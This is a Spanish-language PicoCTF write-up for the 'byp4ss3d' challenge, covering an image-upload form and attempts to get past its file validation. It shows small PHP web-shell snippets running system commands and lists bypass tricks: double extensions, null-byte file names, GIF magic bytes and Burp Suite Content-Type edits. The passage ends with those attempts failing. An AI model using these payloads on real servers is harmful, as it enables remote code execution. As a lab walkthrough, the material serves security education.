byp4ss3d - PicoCTF
WRITE UP
Ejemplo: atlas:picoctf.net:63993 (víctima) TTL= 63 LINUX
ANÁLISIS WEB: RECONOCNIMIENTO
De primeras haremos un whatweb para ver las tecnologías, lenguajes… de la página web, igual que Wappalyzer pero por consola.
whatweb http://atlas:picoctf.net:63993/

COMO FUNCIONA LA WEB

La web tratara acerca de una identificación de estudiantes mediante una foto de sus respectivo ID. Vamos haber como funciona y que responde.


Seleccionamos una foto (JPG, PNG or GIF), y aceptamos.

Le damos a “UPLOAD ID” para subirla.

Nos dará que se ha subido exitosamente, proporcionándonos un enlace para verlo cual nos enseña la ruta cual se aloja las fotos que se suben. -> /images/

Al pincharla en el enlace, se abrirá una pestaña aparte para visualizarla.
PROBAR PHP MALICIOSO


Anteriormente vimos que no tiene problema al subir imágenes normales. Haber ahora como reacciona ante subidas de archivos con extensiones diferentes a las cuales ya tiene definidas. En caso de ejecutarse, nos interpretará el comando establecido entre comillas. “id”
<?php system("id"); ?>
Lo seleccionamos y subimos.

Y como era de esperar, no nos deja. Habrá que buscar otras formas de intentar subirlo.
TÉCNICAS: VALIDATION BYPASS UPLOAD
En este momento podemos aplicar algunas técnicas que conozcamos que puedan llegar a funcionar: Técnicas File Bypass Upload

1) La primera sería poner .png para que el servidor compruebe que en la cadena del nombre contiene .png (formato deseado), y así ya no compruebe lo que tiene después, que como se muestra en la imagen, un .php .
# Dentro tendrá el código a ejecutar
cmd.png.php
Le damos a “UPLOAD ID” y la subimos.

No nos deja, vamos a usar otra técnica.
2) Vamos a intentarlo con un null byte, es un carácter especial que indica el final de una cadena en muchos lenguajes, por lo que la validación puede detenerse antes de la extensión real del archivo.
# El servidor aceptará el '.png' y procesara el archivo como '.php'
cmd.php%00.png

Lo seleccionamos y subimos.

Nos dirá que se ha subido exitosamente, a ver que pasa si pinchamos para visualizarlo.


Nos dirá que no lo encuentra, quizás se este borrando por algún filtro/norma establecido, o no lo puede leer.
3) Probaremos por último por los “Magic numbers”. Usado para identificar el archivo mediante los primeros bytes, aparte del propio formato.

Añadimos en la primera línea (GIF8,PNG…;) y guardamos.
1 GIF8; (En la primera línea del archivo)
2 <?php
3   system("whoami");
4 ?>

Aplicamos un “file” para que nos diga de que tipo es el archivo y nos dirá que el php es un gif.
file cmd.php

Seleccionamos y la subimos “UPLOAD ID”.

Nos dirá que no esta permitido así que tocara ir por otro lado.
BURP SUITE: CONTENT-TYPE y GLOBAL
Cambiamos el código a php a como lo teníamos originalmente.
CONFIGURACIÓN FOXY PROXY

En la extensión Foxy Proxy tenemos que seleccionar Burp Suite. Tendremos que tenerlo configurado para que tenga conexión con este y así coger los paquetes.

En Burp Suite nos vamos a “Proxy” > “Intercept” > Intercept on .Teniendo esta opción activada podremos capturar paquetes y analizarlos.

Para capturar nuestro paquete, subimos el archivo originalmente en .php .
Nos lo capturara al momento y en el Request nos saldrá toda la información relacionada con lo que la subida acontece.

Dicho paquete lo llevaremos al Repeater, apartado donde podremos hacer pruebas con este, cambiando parámetros… “CTRL + R”

En este apartado, podemos cambiar el nombre del paquete a nuestro gusto para tener una buena organización…
Es importante quitar el FoxyProxy para que no nos capture los paquetes que enviemos ahora, aparte no es necesario ya que no vamos a capturar más paquetes. Le damos a “Send” y como es normal nos devuelve un Not allowed en el Response.


A continuación, pasaremos a modificar cosas a ver si conseguimos subir el archivo. En el campo Content-Type: application/x-php, nos dice que se trata de un PHP, lo podríamos cambiar al tipo de archivo jpeg, png….
Le damos a “Send” y en el Response.

Aquí ya jugaríamos con las técnicas usadas anteriormente. Agregando la cadena .jpeg al nombre y después un .php . No nos dejará.
